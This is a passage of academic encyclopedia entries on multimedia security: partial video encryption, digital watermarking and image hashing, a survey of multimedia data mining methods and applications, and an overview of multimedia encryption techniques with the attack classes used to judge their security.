In video encryption, video content's intelligibility is protected. Compared with images or audios, videos are of larger volumes. Thus, videos are often compressed before transmission or storing. The partial encryption algorithms often encrypt the compressed videos partially or selectively. The selection of the encrypted parts is important to the intelligibility. Generally, the compressed video is partitioned into several parts: format information, texture information, and motion information. Among them, format information provides synchronization information to video decoders. Encrypting only the format information makes the decoders out of work (Ho & Hsu, 2005). However, the method is not secure enough because the format information is often known to attackers. Texture information represents the details of the video content. Encrypting only texture information makes the content unintelligible, while the motion track is still intelligible. Motion information represents the motion tracks of the objects in the videos. Encrypting only the motion information makes the video object's motion track confused. However, the texture information is still intelligible. Thus, in general, both texture information and motion information are encrypted while the format information is left unchanged (Lian, Liu, Ren, & Wang, 2006b). Furthermore, the texture information and motion information are partially encrypted in order to obtain higher efficiency. For example, only the signs of the texture or motion data are encrypted, while the amplitudes are left unchanged (Cheng & Li, 2000).

OWNERSHIP PROTECTION OF MULTIMEDIA CONTENT

Digital watermarking technology embeds some information, named watermark, into the original multimedia data and produces the acceptable watermarked multimedia data, from which the watermark can be extracted or detected (Cox et al., 2002). Thus, if the ownership information acts as the watermark, it can be embedded into an image and used to authenticate the ownership.

Generally, a watermarking system is composed of several components, for example, original multimedia data, watermark, embedding algorithm, embedding key, watermarked multimedia data, extraction/detection algorithm, and detection key, as shown in Table 2.

According to different properties, digital watermarking algorithms can be classified into several types, as shown in Table 3. According to the imperceptibility of the watermarked media data, digital watermarking algorithms are classified into visible watermarking (Hu, Kwong, & Huang, 2006) and invisible watermarking (Holliman & Memon, 2000). In visible watermarking, the embedded watermark is visible on the multimedia data while it is imperceptible in invisible watermarking. According to the robustness, watermarking algorithms are classified into robust watermarking (Miller, Doerr, & Cox, 2004), fragile watermarking (Fridrich, 2002), and semifragile watermarking (Yin & Yu, 2002). Among them, robust watermarking can survive not only such general operations as compression, adding noise, filtering, A/D or D/A conversion, and so forth, but also such geometric attacks as rotation, scaling translation, shearing, and so forth. On the other hand, fragile watermarking is sensitive to any operations including general operations and geometric attacks. Semifragile watermarking is often robust to general attacks while sensitive to geometric attacks. According to the watermark carrier, watermarking algorithms are classified into image watermarking (Flesia & Donoho, 2002), audio watermarking (Arnold, 2000), and video watermarking (Liu, Chen, & Huang, 2002). Different from image watermarking, audio and video watermarking often adopts the temporal properties to embed the watermark. According to the applications, watermarking algorithms can be classified into ownership protection based watermarking (Bodo, Laurent, & Dugelay, 2003) and traitor tracing based watermarking (Wu, Trappe, Wang, & Liu, 2004). Among them, the former one embeds the ownership information into multimedia data, while the latter one embeds the customer information into multimedia data. Thus, by detecting the watermark in the distributed multimedia data, the ownership can be authenticated and the illegal distributor can be detected.

INTEGRITY AUTHENTICATION OF MULTIMEDIA CONTENT

Multimedia data may be modified maliciously. For example, the personal face in an image is replaced by another one, the audio track is cut from a audio sequence, or the trade name over a TV program is wiped off. Hash function can be used to authenticate the integrity. Image hash is the hash value generated from an image, which is often much shorter than the image (Ho & Li, 2004). As a secure image hash, the basic requirement is satisfied: it is easy to compute an image hash from an image while difficult to compute the image from a hash value. Thus, image hash can be used to authenticate image's integrity.

As an image hash system, it is often composed of four components, for example, the original image, hash algorithm, key, and authentication algorithm, as shown in Table 4. Here, the original hash value is computed from the original image with the image hash algorithm

under the control of the key. The original hash value is transmitted to the receiver. The receiver computes the new hash value from the received image, and compares it with the original hash value, which produces the authentication result. The authentication algorithm is often composed of comparison and decision that tells whether the image is tampered or not.

According to different properties, image hash algorithms can be classified into different types, as shown in Table 5. According to the transmission channel of the hash value, image hash algorithms can be classified into normal image hash (Lin & Chang, 2001) and watermarking-based image hash (Queluz, 2002). Among them, the former transmits the hash value to the receiver through an extra secret channel, while the latter embeds the hash value into the image itself and transmits it through the image. According to the robustness, image hash algorithms can be classified into fragile hash (Lu, Chen, & Shung, 2003), robust hash (Maeno, Sun, Chang, & Suto, 2002), and tampering-location enabled hash (Wang et al., 2006). Among them, the first one computes the hash value from all the pixels of an image and can detect any operation on image pixels, the second one is often computed from the robust features of an image, such as the histogram, higher level of bit-planes or edges, and so forth, and is robust to such acceptable operations as compression, filtering, A/D or D/A conversion, and so forth, while sensitive to such malicious tampering as regional modification or object replacement. Differently, the third one can not only detect the malicious tampering but also locate the tampering.

FUTURE TRENDS

Although these technologies have been highly studied in the past decades, and some of them have been widely used in practice, there are still some open issues.

Firstly, the proposed partial/selective encryption algorithms often select some parts from the encoded multimedia data, which depends on the format of the codec. For example, Joint Photographic Experts Group (JPEG) image, Digital Versatile Disc (DVD) video, or Advanced Video Coding (AVC) video is encrypted with a different partial encryption algorithm because different parts are selected from the different codecs. Thus, the existing partial encryption algorithms are not easily replanted from one codec to another codec. To solve this problem, the format-independent algorithms for multimedia encryption are expected, which are independent from the format of the encoded file.

Secondly, image or video is often operated by camera-capturing or attacked by the combinatorial operation of rotation-cutting-warping. After camera-capturing (piracy works like this), the image/video is often rotated, analog-to-digital converted, and warped, which makes the watermark difficult to detect or extract. Thus, robust watermarking algorithms countering combinatorial operations are expected.

Thirdly, for a robust hash algorithm locating tampering, the hash value's length is often much longer than the one only countering attacks. Thus, the channel width should be enlarged in order to transmit the hash value. If using the watermarking method to carry the hash value, the image itself may be affected by the watermarking embedding operation. Thus, better hash algorithms are expected, which obtains a good tradeoff between image hash's functionality and robustness.

Fourthly, wireless multimedia communication becomes more and more popular, which adds some extra requirements to multimedia encryption, watermarking, or authentication. For example, the algorithms with low complexity and high efficiency are expected to

Table 5. Clasification of image hash algorithms

• Classification based on hash channel Normal image hash, and watermarking based image hash
• Classification based on robustness Fragile hash, robust hash, and tampering-location enabled hash

meet the energy limitation of the terminals, and the algorithms' robustness should be improved in order to survive the transmission error or delay in wireless environment.

Fifthly, multimedia encryption, digital watermarking, and image hash implement confidentiality protection, ownership protection, and integrity protection, respectively, which are often required by general applications. To combine them together will improve the efficiency of the whole multimedia content protection system. In this field, some topics are challenging and interesting, such as digital rights management or commutative watermarking and encryption (Lian, Liu, Ren, & Wang, 2006a).

CONCLUSION

The wide application of multimedia data activates the research and development of multimedia protection technologies. During the past decades, various multimedia protection means have been proposed, which are presented in this article. However, because multimedia technology is still in progress and multimedia content protection is not mature, there are some open issues in multimedia content protection, which are also presented in this article.

KEY TERMS

Digital Rights Management (DRM): The system to protect not only the security of media content but also the rights of the content provider, content distributor, or customer. The media content's security includes confidentiality, integrity, ownership, and so forth. The rights include the copyright, access right, and so forth.

Digital Watermarking: The technology to embed information into the original data by modifying parts of the data. The produced data are still usable, from which the information can be detected or extracted.

Fragile Watermarking: The watermarking algorithm that is sensitive to both such general operations as compression, adding noise, filtering, A/D or D/A conversion, and so forth, and such geometric attacks as rotation, scaling translation, shearing, and so forth. It is often used to authenticate multimedia data's integrity.

Image Hash: The hash value computed from an image by a hash algorithm. The hash value is much shorter than the image. Generally, it is easy to compute a hash from an image, while difficult to compute an image from a hash.

Partial/Selective Encryption: The encryption method that encrypts only parts of the original data while leaving the other parts unchanged. In the method, traditional ciphers can be used to encrypt the selected parts.

Robust Watermarking: The watermarking algorithm that can survive not only such general operations as compression, adding noise, filtering, A/D or D/A conversion, and so forth, but also such geometric attacks as rotation, scaling translation, shearing, and so forth. It is often used in ownership protection.

Steganography: The technology to realize secret communication by hiding secret information into such carrier as image, video, audio, text, computer program, and so forth. The carrier is public, while the existence of secret information is secret.

Super Distribution: The condition that multimedia data can be redistributed freely after they are decrypted. After decryption, one person can distribute the multimedia data to other users because the multimedia data are clear to all users.

Tampering Location: The functionality to detect the position of the regions tampered by malicious operations. It is often required by an image hash that can not only detect the tampering operations but also locate the tampered regions.

Multimedia Data Mining Trends and Challenges

Janusz Świerzowicz
Rzeszow University of Technology, Poland

INTRODUCTION

The development of information technology is particularly noticeable in the methods and techniques of data acquisition. Data can be stored in many forms of digital media, for example, still images taken by a digital camera, MP3 songs, or MPEG videos from desktops, cell phones, or video cameras. Data volumes are growing at different speeds with the fastest Internet and multimedia resource growth. In these fast growing volumes of digital data environments, restrictions are connected with a human's low data complexity and dimensionality analysis.

The article begins with a short introduction to data mining, considering different kinds of data, both structured as well as semistructured and unstructured. It emphasizes the special role of multimedia data mining. Then, it presents a short overview of data mining goals, methods, and techniques used in multimedia data mining. This section focuses on a brief discussion on supervised and unsupervised classification, uncovering interesting rules, decision trees, artificial neural networks, and rough-neural computing. The next section presents advantages offered by multimedia data mining and examples of practical and successful applications. It also contains a list of application domains. The following section describes multimedia data mining critical issues, summarizes main multimedia data mining advantages and disadvantages, and considers some predictive trends.

BACKGROUND OF MULTIMEDIA DATA MINING

Investigations on combining different media data, or multimedia**,** into one application have begun as early as the 1960s, when text and images were combined in a document. During the research and development process, audio, video, and animation were synchronized using a timeline to specify when they should be played (Rove & Jain, 2004). Since the middle 1990s, the problems of multimedia data capture, storage, transmission, and presentation have been investigated extensively. Over the past few years research on multimedia standards (e.g., MPEG-4, X3D, MPEG-7, MX) has continued to grow. These standards are adapted to represent very complex multimedia data sets; can transparently handle sound, images, videos, and 3-D (three-dimensional) objects combined with events, synchronization, and scripting languages; and can describe the content of any multimedia object. For example, a multilayer structure of a music resource has structural, logical, notational, performance, and audio layers (Ferrara, Ludovico, Montanelli, Castano, & Haus, 2006). Different algorithms need to be used in multimedia distribution and multimedia database applications. Such a database can be queried, for example, with the SQL multimedia and application packages called SQL/MM.

MULTIMEDIA DATA MINING STATE OF THE ART

One of the results of the inexorable growth of multimedia data volumes and complexity is a data overload problem. It is impossible to solve the data overload issue in a human manner; it takes strong effort to use intelligent and automatic software tools for turning rough data into valuable information and information into knowledge.

Data mining is one of the central activities associated with understanding, navigating, and exploiting the world of digital data. It is an intelligent and automatic process of identifying and discovering useful structures in data such as patterns, models, and relations. We can consider data mining as a part of the overall knowledge discovery in data processes. Kantardzic (2003, p. 5) defines data mining as "a process of discovering various models, summaries, and derived values from a given collection of data." It should be an iterative and carefully planned process of using properly analytic techniques to extract hidden, valuable information.

Data mining is essential as we struggle to solve data overload and complexity issues. Due to advances in informational technology and high-performance computing, very large sets of images such as digital or digitalized photographs, medical images, satellite images, digital sky surveys, images from computer simulations, and images generated in many scientific disciplines are becoming available. The method that deals with the extraction of implicit knowledge, image data relationships, and other patterns not explicitly stored in the image databases is called image mining. A main issue of image mining is dealing with relative data, implicit spatial information, and multiple interpretations of the same visual patterns. We can consider the application-oriented functional approach and the image-driven approach. In the latter one, the following hierarchical layers are established (Zhang, Hsu, & Li Lee, 2001): the lower layer that consists of pixel and object information and the higher layer that takes into consideration domain knowledge to generate semantic concepts from the lower layer and incorporates them with related alphanumerical data to discover domain knowledge.

The main aim of the multimedia data mining is to extract interesting knowledge and understand semantics captured in multimedia data that contain correlated images, audio, video and text. Multimedia databases containing combinations of various data types could be first integrated via distributed multimedia processors and then mined, or one could apply data mining tools on the homogenous databases and then combine the results of the various data miners (Thuraisingham, 2002).

MULTIMEDIA DATA MINING GOALS AND METHODS

This section presents the most popular multimedia data mining goals, methods, and applications. Such goals as dissecting a set of objects, uncovering rules, decision trees, pattern recognition, trend prediction, and dimensionality reduction are briefly discussed.

Dissecting a Set of Objects

One of the most popular goals in data mining is dissecting a set of objects described by high-dimensional data into small comprehensive units, classes, substructures, or parts. These substructures give better understanding and control, and can assign a new situation to one of these classes based on suitable information, which can be classified as supervised or unsupervised. In the former classification, each object originates from one of the predefined classes and is described by a data vector (Bock, 2002). But it is unknown to which class the object belongs, and this class must be reconstructed from the data vector. In unsupervised classification (clustering), a new object is classified into a cluster of objects according to the object content without *a priori* knowledge. It is often used in the early stages of the multimedia data mining processes.

Uncovering Rules

If a goal of multimedia data mining can be expressed as uncovering interesting rules, an association rule method is used. An association rule takes a form of an implication $X \Rightarrow Y$, where X denotes antecedent of the rule, Y denotes consequent of the rule, X and Y belong to the set of objects (itemset) I, $X \cap Y = \Phi$, and D denotes a set of cases (Zhang et al., 2001). We can determine two parameters named support s and confidence c. The rule $X \Rightarrow Y$ has support s in D, where s% of the data cases in D contains both X and Y and the rule holds confidence c in D, where c% of the data cases in D that support X also support Y. Association rule mining selects rules that have support greater than some user-specified minimum support threshold (typically around 10^{-2} to 10^{-4}) and the confidence of the rule is at least a given (from 0 to 1) confidence threshold (Mannila, 2002). A typical association rule mining algorithms works in two steps. The first step finds all large item sets that meet the minimum support constraint. The second step generates rules from all large item sets that satisfy the minimum confidence constraints.

Decision Trees

A natural structure of knowledge is a decision tree. Each node in such a tree is associated with a test on the values on an attribute, each edge from a node is labeled with a particular value of the attribute, and each leaf of the tree is associated with a value of the class. However, when the values of attributes for the description change slightly, the decision associated with the previous description can vary greatly. It is a reason to introduce fuzziness in decision trees to obtain fuzzy decision trees. A fuzzy decision trees method, equivalent to a set of fuzzy rules "if…then" represents natural and understandable knowledge (Detyniecki & Marsala, 2002).

Pattern Recognition and Trend Prediction

In case the goal of multimedia data mining is pattern recognition or trend prediction with limited domain knowledge, the artificial neural network approach can be applied to construct a model of the data. Artificial neural networks can be viewed as highly distributed, parallel computing systems consisting of a large number of simple processors with many weighted interconnections. "Neural network models attempt to use some organizational principles (such as learning, generalization, adaptivity, fault tolerance, distributed representation, and computation) in a network of weighted, directed graphs in which the nodes are artificial neurons, and directed edges (with weights) are connections between neuron outputs and neuron inputs" (Jain, Duin, & Mao, 2000, p. 9). These networks have the ability to learn complex, nonlinear input–output relationships, and use sequential training procedures.

Dimensionality Reduction

For the need of dimensionality reduction, the principal component analysis (PCA) often is performed (Skowron & Swinarski, 2004). In this method, the square covariance matrix, which characterizes the training data set, is computed. Next, the eigenvalues are evaluated and arranged in decreasing order with corresponding eigenvectors. Then the optimal linear transformation is provided to transform the n-dimensional space into m-dimensional space, where $m<n$, and m is the number of most dominant, principal eigenvalues, that correspond to the importance of each dimension. Dimensions corresponding to the smallest eigenvalues are neglected. The optimal transformation matrix minimizes the mean last square reconstruction error. In addition to PCA, rough-set theory can be applied for choosing eligible principal components, which describe all concepts in a data set, for classification. An appropriate algorithm of feature extraction/selection using PCA and rough sets is presented by Skowron and Swinarski (2004).

APPLICATION DOMAINS AND EXAMPLES

Multimedia data mining is successfully used in many application domains. It can be used for identification of images or scenarios on the basis of sets of visual data from photos, satellites, or aero observations; the finding of common patterns in a set of images; and the identification of speakers and words in speech recognition. Image association rule mining is used for finding associations between structures and functions of the human brain. It is also applied in analysis of musical pieces and audio data, medical, multimedia Internet and mobile data, anthropometry data for apparel and transportation industries, tourism services data, movies and TV data, for text extracting, segmenting, and recognizing from multimedia data. The brief characteristics of these domains and some representative examples are presented below.

Biometrics

One of the most promising applications of multimedia data mining is biometrics, which refers to the automatic identification of an individual by using certain physiological or behavioural traits associated with the person (Jain & Ross, 2004). It combines many human traits of the hand (hand geometry, fingerprints, or palm prints), eye (iris, retina), face (image or facial thermogram), ear, voice, gait, and signature to identify of an unknown user or verify a claimed identity. Biometrical systems must solve numerous problems of noise in biometric data, the modification of sensor characteristics, spoof, and replay: attacks in various real-life applications. A major area of research within biometric signal processing is face recognition. The face-detection module is a part of the multimodal biometric-authentication system BioID, described by Frischolz and Werner (2003). Using multimedia data mining in multibiometric systems makes them more reliable due to the presence of an independent piece of a human's traits information.

Medicine

An example of practical multimedia data mining application is presented by Mazurkiewicz and Krawczyk (2002). They have used the image data mining approach to formulate recommendation rules that help physicians to recognize gastroenterological diseases during medical examinations. A parallel environment for image data mining contains a pattern database. Each pattern in the database, considered as a representative case, contains formalised text, numeric values and endoscopy image. During a patient examination, the automatic classification of the examined case is performed.

Arigon, Tchounikine, and Miquel (2006) give an example of advanced multimedia data warehouse model application, which combines a basic patient personal data with principal pathology observations and multimedia in the form of electrocardiogram signals. The model helps to manage a patient data and also can be used for multimedia data mining.

TV Data Mining

TV data mining is used in monitoring TV news, retrieving interesting stories, extracting a face sequence from video sequence, and extracting interesting sports events. Multimedia data mining can be applied for discovering structures in video news to extract topics of a sequence or persons involved in video. A basic approach of multimedia data mining, presented by Detyniecki and Marsala (2002), is to separate the visual, audio, and text media channels. The separated multimedia data include features extracted from the video stream, for example, visual spatial content (color, texture, sketch, shape) and visual temporal content (camera or object motion) from the audio stream (loudness, frequency, timbre) and from the text information appearing on the screen. They focused on a stationary image, key-frame color mining in order to notice the appearance of important information on the screen, and on discovering the presence of inlays in a key-frame.

Chen, Shyu, Chen, and Chengcui (2004) propose a framework that uses data mining combined with multimodal processing in extracting the soccer-goal events from soccer videos. It is composed of three major components, namely video parsing, data prefiltering, and data mining. The integration of data mining and multimodal processing of video is a powerful approach for effective and efficient extraction of soccer-goal events. Truong and Venkatesh (2007) classify in a systematic way the video abstraction, which is a mechanism for generating a short summary of a video. The video summary can be a sequence of stationary key-frames as well as moving-image abstracts called video skims.

Apparel and Transportation Industries

Herena, Paquet, and le Roux (2003) present a multimedia database project called CAESAR™ and a multimedia data mining system called Cleopatra, which is intended for utilization by the apparel and the transportation industries. The former project consists of anthropometrical and statistical databases that contain data about worldwide population, 3-D scans of individuals' bodies, consumer habits, lifestyle, and so forth. In the project, Cleopatra, a clustering data mining technique is used to find similar individuals within the population, based on an archetype, that is, a typical, real individual within the cluster.

MULTIMEDIA DATA MINING CRITICAL ISSUES

Multimedia data mining can open new threats to informational privacy and information security if not used properly. These activities can give occasion of new types of privacy invasion that may be achieved through the use of cyberspace technology for such things as dataveillance, that is, surveillance by tracking data shadows that are left behind as individuals undertake their various electronic transactions (Jefferies, 2000). Further invasion can also be occasioned by secondary usage of data that individuals are highly unlikely to be aware of. Even if some standards used for multimedia data look very promising, it is too early to draw a conclusion about their usefulness in data mining.

In multimedia data, rare objects are often of great interest. These objects are much harder to identify than common objects. Weiss (2004) states that most of data mining algorithms have a great deal of difficulty dealing with rarity. The above-mentioned problems can be solved using a Web outlier mining framework (Agyemang, Barker, & Alhajj, 2005).

Table 1. A list of multimedia data mining application domains

- audio analysis (classifying audio track, music mining)
- medical images mining (mammography, endoscopy, electrocardiograms)
- mining multimedia data available on the Internet
- mining anthropometry data for apparel and transportation industries
- movie data mining (movie content analysis, automated rating, getting the story contained in movies)
- pattern recognition (fingerprints, bioinformatics, printed circuit board inspection)
- satellite-image mining (discovering patterns in global climate change, identifying sk objects, detecting oil spills)
- security (monitoring systems, detecting suspicious customer behaviour, traffic monitoring, outlier detection, multibiometric systems)
- spatiotemporal multimedia-stream data mining (Global Positioning Systems, weather forecasting)
- text extracting, segmenting and recognizing from multimedia data
- TV data mining (monitoring TV news, retrieving interesting stories, extracting face sequence from video sequence, extracting soccer-goal events)

CONCLUSION AND FUTURE TRENDS

This article investigates some important issues of multimedia data mining. It presents a short overview of data mining goals, methods, and techniques; it gives the advantages offered by multimedia data mining and examples of practical applications, application domains, and critical issues; and summarizes the main multimedia data mining advantages and disadvantages.

Research on text or images mining carried on separately cannot be considered as multimedia data mining unless these media are combined. Multimedia research during the past decade has focused on audio and video media, but now, wider using of multimodal interfaces and the collection of smart devices with embedded computers should generate flood of multimedia data from which knowledge will be extracted using multimedia data mining methods. The social impact of multimedia data mining is also very important. New threats to informational privacy and information security can occur if these tools are not used properly.

The investigations of multimedia data mining methods, algorithms, frameworks, and standards should have an impact on the future research in this promising field of information technology. In the future, the author expects that the framework would be made more

Table 2. A list of multimedia data mining advantages and disadvantages

Advantages	Disadvatntages
• outlier det ection in multimedia	• limited success in s pecyfic applications
• extract and track faces and gestures from video	• lack o f multimedia d ata mining standards
• understanding and indexing l arge multimedia files	• difficulty dealing with rarity
• possibility to re trive images b y color, texture, and shape	

robust and scalable to a distributed, mobile multimedia environment. Other interesting future work concerns the multimedia data mining standardization. Now, the most popular cross-industry standard process model called CRISP-DM is going to extend to the new version, which includes multimedia data. Also the systems need to be evaluated against mining with rarity and testing of appropriate evaluation metrics. Finally, the multimedia data mining implementations need to be integrated with the intelligent user interfaces.

KEY TERMS

Data Mining: An intelligent and automatic process of identifying and discovering useful structures such as patterns, models, and relations in data.

Image Mining: Extracting image patterns, not explicitly stored in images, from a large collection of images.

MP3: MPEG audio coding standard layer 3. The main tool for Internet audio delivery.

MPEG: Motion Picture Engineering Group.

MPEG-4: Provides the standardized technological elements enabling the integration of the production, distribution, and content access paradigms of digital television, interactive graphics applications, and interactive multimedia.

MPEG-7: Multimedia Content Description Interface.

Multimedia Data Mining: Extracting interesting knowledge out of correlated data contained in audio, video, speech, and images.

MX: An XML (Extensible Markup Language)-based formalism for the representation of the music pieces.

X3D: Open Standards XML (Extensible Markup Language) enabling 3D (dimensional) file format, real-time communication of 3D data across all applications, and network applications.

Multimedia Encryption

INTRODUCTION

Multimedia technology becomes more and more popular in today's digitized and networked world. Many multimedia-based services, such as pay-TV, remote video conferencing, medical imaging, and archiving of government documents, require reliable storage of digital multimedia files and secure transmission of multimedia streams. In addition, in course of the recent booming of diverse multimedia functions/services provided by consumer electronic devices and digital content providers, more and more personal data are created, transmitted, and stored in multimedia formats, which also incur increasing concerns about personal privacy (i.e., multimedia data security). To fulfill such an overwhelming demand, encryption algorithms have to be employed to secure multimedia data.

Apart from concerns about data security, there also exist serious concerns about copyright protection issues, which are mainly raised by multimedia content providers as a hope to protect their multimedia products or services from pirate copies and unauthorized distributions. Digital watermarking is the main technique to realize such a function, by embedding digital patterns in multimedia products to be detected.

Multimedia encryption and digital watermarking constitute the kernel of **digital rights management** (DRM) systems. Recently, a lot of efforts have been made to define DRM systems for multimedia encoding standards. Two ISO/IEC standards have officially been released in the past three years: JPSEC (Security Part of JPEG2000) in 2004 and MPEG-4 i**ntellectual property management and protection** (IPMPX, eXtensions) in 2006. To ensure flexibility and renewability, both standards define only a framework and interfaces between different modules so that any available tool can be freely chosen by the content providers/owners in a real implementation. In this way, a malfunctioning encryption or watermarking component can be replaced by a new one without changing other parts of a system.

In recent years, some surveys have been published about multimedia encryption (Furht & Kirovski, 2004; Furht, Muharemagic, & Socek, 2005; Uhl & Pommer, 2005; Zeng, Yu, & Lin, 2006). In this article, we will also introduce some very new results that are not covered in previous surveys.

MULTIMEDIA ENCRYPTION: WHY?

Modern cryptography has been well developed since 1970s. A large number of ciphers have been proposed, among which some have been standardized and widely adopted all over the world, that is, Data Encryption Standard (DES), Advanced Encryption Standard (AES) and Rivest-Shamir-Adleman public-key encryption algorithm (RSA). So, it seems natural to use any established cipher to encrypt a multimedia file/stream bit by bit. This simple and easy approach is called ***naïve encryption*** in the literature and has been used in some DRM systems. However, naïve encryption does not suit many multimedia-related applications, due to some special features required in these applications.

The first problem is that many traditional ciphers cannot run fast enough to fulfill the needs of real-time multimedia applications. For example, for video-on-demand (VoD) services, generally there are always a large number of videos stored in many servers, and a large number of video streams transmitted from these servers to end users. In this case, the encryption loads of the VoD servers may be too high to ensure smooth running of the services. Another scenario is about medical imaging systems, in which lossless compression algorithms (instead of lossy algorithms) may have to be used due to legal considerations. This means that the compression efficiency will be limited, so the resulting multimedia data will be much more bulky and the encryption load will be much higher. In applications of this kind, ***total (full) encryption*** of multimedia data (i.e., naïve encryption in term of the amount of encrypted data) should be avoided and ***selective (partial) encryption*** is suggested.

Another important requirement in many multimedia-related applications is ***format-compliance*** (Wen, Severa, Zeng, Luttrell, & Jin, 2002). In some applications, encrypted multimedia data should still (partially) comply with the encoding standard so that some post-processing can be further performed without the secret key. In some other applications, encrypted multimedia data are even required to be fully decodable for any standard-compliant decoder. One of such applications is a trial-and-buy service, via which consumers can preview low-quality versions of multimedia products and then decide to buy high-resolution ones. To achieve format-compliance, some syntax elements must be left unencrypted as decoding markers. This means that format-compliant encryption should be realized with the idea of selective encryption, and the encryption part has to be integrated into the compression process.

Many other special features can be further derived from the feature format-compliance, some of which are listed as follows:

- ***Scalable (multiple-layer) encryption*:** Some multimedia encoding standards support scalable encoding of multimedia data. By selectively encrypting one or more layers, one can achieve multiple-layer encryption.
- ***Perceptual encryption*:** Under the control of a quality factor *q*, encrypted multimedia data can be decoded by any standard-compliant decoder to get a visual quality corresponding to the value of *q*. This feature can be considered as an enhanced version of multiple-layer encryption, but it may not depend on the embedded scalability in the encoding standard.
- ***Region-of-interest (ROI) encryption*:** For some applications, only part of the multimedia data (such as faces of some people in a documentary movie) needs encryption.
- ***Error-tolerating encryption*:** In some applications, noise over transmission channel may be a big problem. So, it will help if the encryption algorithm itself can also offer some mechanism against noise, together with the embedding mechanism in the multimedia encoding standard.

MULTIMEDIA ENCRYPTION: HOW?

For multimedia data in compressed form, encryption can be exerted before, after, or during the compression process. For encryption schemes working during the compression process, there are some different points at which encryption operations can occur. For example, for multimedia encoding standards based on discrete cosine transform (DCT) or discrete wavelet transform (DWT) and entropy encoding, encryption operations can take place between any two consecutive stages of the following ones: DCT/DWT transform, quantization, run-level encoding (RLE), entropy encoding, and packetization. In addition, one can also replace any part in the original compression process with an encryption-involved counterpart.

Although a large number of multimedia encryption schemes have been proposed in the past two decades, most of them were designed based on the following basic encryption techniques:

- ***Secret permutations*:** As basic components of designing common block ciphers, secret permutations also play an important role in multimedia encryption. There are a lot of elements that can be permuted. For digital images/videos, these permutable elements include pixels, bitplanes, color channels, transform coefficients, quantized coefficients, RLE coefficients, fixed-length codewords (FLC), variable-length codewords (VLC), blocks (group of some pixels), macroblocks (group of blocks), slices (group of macroblocks), pictures/frames, and group of pictures (GOPs). For speech and audio signals, these include samples, frames, groups of samples, transform coefficients, and so on. Generally speaking, secret permutations will not influence format-compliance, but some extra operations may have to be made on the resulting syntax streams. The secret permutations of different elements can be further combined to obtain a more desirable performance.
- ***FLC encryption*:** This technique works for most multimedia encoding standards, because of the

existence of many FLCs in compressed multimedia data. For moving picture experts group (MPEG) standards, FLCs that can be encrypted include start codes, many information elements in various headers, sign-bits of non-zero DCT coefficients, (differential) DC coefficients in intra-blocks, ESCAPE DCT coefficients, sign-bits, and residuals of motion vectors. One of the most important merits of FLC encryption is that the compression efficiency remains unchanged. In addition, format-compliance can be easily achieved by encrypting only syntax-insensitive FLCs.

- ***Secret entropy coding*:** Almost all multimedia standards employ an entropy coder (i.e., an encoder or a decoder) as the last part of the coding process. By replacing the underlying entropy models used in the entropy codec with a secret one, a lightweight encryption scheme can be obtained. Though this kind of encryption generally cannot ensure format-compliance and has a negative influence on compression efficiency, a few designs can still ensure the decodability of the encrypted multimedia data (Grangetto, Magli, & Olmo, 2006).
- ***Index encryption*:** This technique was first proposed by Wen et al. (2002) for VLCs and further generalized by Mao and Wu (2006) to other symbols. It encrypts indices of a number of symbols with any block (or stream) cipher and then maps them back to some other symbols. After that, the whole stream of symbols is encoded in the normal way. Index encryption can ensure format-compliance, but it generally reduces the compression efficiency to some extent. To reduce such a negative effect, the encryption can be constrained to smaller sets of symbols.
- ***Secret matrix transformations***: In some schemes, the encryption function can be described as a matrix transformation $\mathbf{AX} = \mathbf{X}'$, where $\mathbf{X}$ is the plaintext, $\mathbf{A}$ is a secret matrix, and $\mathbf{X}'$ is the ciphertext. To reduce computational complexity, the plaintext is generally divided into smaller blocks of size $M \times N$ and the secret matrix transformation is performed blockwise. In fact, secret permutations can also be considered as a special case of secret matrix transformations, when $\mathbf{A}$ is chosen as a permutation matrix.
- ***Selective encryption working with adaptive entropy coding*:** For multimedia coding standards supporting adaptive entropy coding, selectively encrypting only a number of leading symbols may be enough to conceal the adaptive model and, further, to realize a "virtual encryption" of all the symbols. This encryption technique can achieve a fast encryption speed, but generally cannot ensure complete format-compliance of the encrypted multimedia data.

Some multimedia encryption schemes have also been developed based on new transforms rather than the two most widely-employed ones: DCT and DWT. The use of new transforms can provide more possibilities to support new multimedia encryption techniques, but it remains doubtful if the overall performance of the joint compression-encryption scheme can be essentially enhanced. In addition, as no international standards have been established based on these new transforms, applications of corresponding encryption schemes of this kind are quite limited.

In addition, since the 1990s many researchers have tried to develop multimedia encryption schemes based on chaotic systems. In one typical design, secret permutations and pixel-value substitutions are combined to realize a multiround cryptosystem encrypting uncompressed images. In some other designs, chaotic systems are used as a pseudorandom source to generate key streams masking the plaintext. For a comprehensive survey of chaos-based multimedia encryption, refer to the Multimedia Security Handbook edited by Furht and Kirovski (2004).

MULTIMEDIA ENCRYPTION: SECURITY

To measure the security of a multimedia encryption scheme, one should first take a look at the key space. To make sure that the encryption scheme is cryptographically secure, it is suggested that the key space should not be smaller than $O(2^{100})$.

At the second step, one should check the security against all known attacks, under the assumption that an attacker can obtain all details about the encryption algorithm except for the secret key (which is called Kerckhoff's principle in cryptography). According to the resources that an attacker can access, there are different types of attacks, and the following four attacks are the most important ones (ranked from the hardest to the easiest attack from the attacker's point of view):

- *Ciphertext-only attack*, in which the attacker can access only a number of ciphertexts.
- *Known-plaintext attack*, in which the attacker can access both a number of plaintexts and the corresponding ciphertexts.
- *Chosen-plaintext attacks*, in which the attacker can choose a number of plaintexts and get the corresponding ciphertexts.
- *Chosen-ciphertext attack*, in which the attacker can choose a number of ciphertexts and get the corresponding plaintexts.

For selective encryption schemes, security against the following special attack should also be checked:

- ***Error-concealment-based attack*:** One tries to (partially) recover the plaintext by setting all encrypted elements to fixed values or some values calculated from unencrypted elements (based on some known statistical relationships between encrypted elements and unencrypted ones).

It has been reported frequently that trade-offs exist between the security and some other special features of most multimedia encryption schemes. Some known problems are: 1) generally selective encryption cannot conceal all audio/visual information existing in the multimedia data, that is, it cannot resist error-concealment-based attacks effectively; 2) some FLC elements cannot be encrypted to ensure format compliance, but they also contain some useful information about the multimedia data; 3) only **encrypting FLCs** are not enough to conceal all information about the multimedia data, but encrypting VLCs generally cause the loss of format compliance; 4) index encryption has to work with smaller sets of symbols to avoid too much influence on compression efficiency; 5) when there is a large number of nonencoded blocks, a format-compliant encryption scheme cannot encrypt these blocks efficiently against error-concealment-based attacks. More discussions on these security problems have been given by Lookabaugh, Sicker, Keaton, Guo and Vedula (2003), Wu and Kuo (2005), and Li, Chen, Cheung, Bhargava, and Lo (2007).

